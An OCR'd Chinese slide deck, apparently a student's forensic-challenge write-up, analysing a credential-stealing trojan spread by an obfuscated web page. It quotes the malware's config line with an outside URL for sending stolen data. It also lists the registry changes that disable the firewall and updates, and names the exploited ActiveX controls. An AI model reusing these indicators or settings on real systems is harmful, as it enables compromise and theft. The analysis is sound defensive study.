

模块(M) 帮助(H)
保存
程序
详细资料
搜索
布局
摘要
更改
卸载日志
详细资料
展开
收缩
查看
查看
4 [全部详细资料]
2010年9月2日 星期四 13:41
大小
找到的更改
之前
之后
0 B
-8.28 KB
Classes
CLSID
{28907901-1416-3389-9981-372178569982}
InprocServer32
(默认) REG_SZ, "C:\WINDOWS\system32...
ThreadingModel REG_SZ, "Apartment"
Microsoft
Windows
CurrentVersion
Explorer
ShellExecuteHooks
{28907901-1416-3389-9981-372178569982} REG_SZ, "kawdbzy.dll"
Windows NT
CurrentVersion
Windows
A... REG_SZ, "" REG_SZ, "kawdbzy.dll"
Policies
Microsoft
Windows
WindowsUpdate
AU
AUOptions REG_DWORD, 1
NoAutoUpdate REG_DWORD, 1
SYSTEM
CurrentControlSet
Services
SharedAccess
Parameters
FirewallPolicy
StandardProfile
EnableFirewall REG_DWORD, 0
安装的服务与设备
授权给 "Thomas Palermo"
C:\WINDOWS\system32
Total Uninstall ...
13:45

课外实践—取证挑战—分析

- 行为分析
- 删除了自己4.exe
- 创建了windows\fonts\enweafx.fon(未找到)
- 创建了windows\system32\
  kawdacs.dll，kawdbaz.exe，kawdbzy.dll
  其中第一个只有52字节，记事本打开
  [Send]Url1=http://www.pt950yr.cn/kuz8xj/post.asp
- 删除了windows\system32\verclsid.exe
- 修改了若干注册表(停止了自动更新、允许通过防火墙)

课外实践—取证挑战—分析

- 用360扫描，可能版本关系
  我扫的结果只是显示可能收集用户信息
  所以借用一下前人的360结果


360安全卫士 V4.1
论坛 举报恶意软件
常用
杀毒
高级
保护
求助
推荐
360安全卫士
基本状态
查杀流行木马
清理恶评插件
管理应用软件
修复系统漏洞
系统全面诊断
清理使用痕迹
装机必备软件
系统中存在 2 款恶评插件、0 款其它插件、6 款信任插件。点击“立即清除”将会立即清除选中插件，点击“信任选中插件”将把选中插件列入信任列表。
什么是插件程序?
全部插件
恶评插件 (2)
其它插件 (0)
信任插件 (6)
管理记录
查看管理历史
名称
盗号木马
插件类型：木马
出品公司：未知
文件路径：D:\windows\system32\kawdbzy.dll
下载专杀工具查杀 清理效果反馈 举报恶意软件
qhbpri木马
插件类型：木马
出品公司：未知
文件路径：D:\windows\System32\kawdbzy.dll
清理效果反馈 举报恶意软件
详细信息
很抱歉，未连接网络，无法获取相关信息！请调整网络设置后重试
全选 全不选
立即清理
信任选中插件
重新扫描
查看免责及隐私声明
主程序版本：4.1.0.1008 特征库版本：1.0.1.1827 检测版本信息失败 立即升级 下载离线升级包

课外实践—取证挑战—解答

- 试述你是如何一步步地从所给的网页中获取最后的真实代码的？（已答）
- 网页和JavaScript代码中都使用了什么样的加密方法？你是如何解密的？
  加密方法：8、16进制加密、eval、document.write、(shellcode)、XXTEA+base64
- 从解密后的结果来看，攻击者利用了那些系统漏洞？
  “Adodb.Stream”、“MPS.StormPlayer”、
  “POWERPLAYER.PowerPlayerCtrl.1”和
  “BaiduBar.Tool”

课外实践—取证挑战—解答

- 解密后发现了多少个可执行文件？其作用是什么？
  bd.exe、bf.exe、014.exe、pps.exe，木马、盗号、广告……
- 这些可执行文件中有下载器么？如果有，它们下载了哪些程序？这些程序又是什么作用的？
  bd.exe应该算是下载器吧
  下了0-19.exe
  程序的作用：盗号

Thanks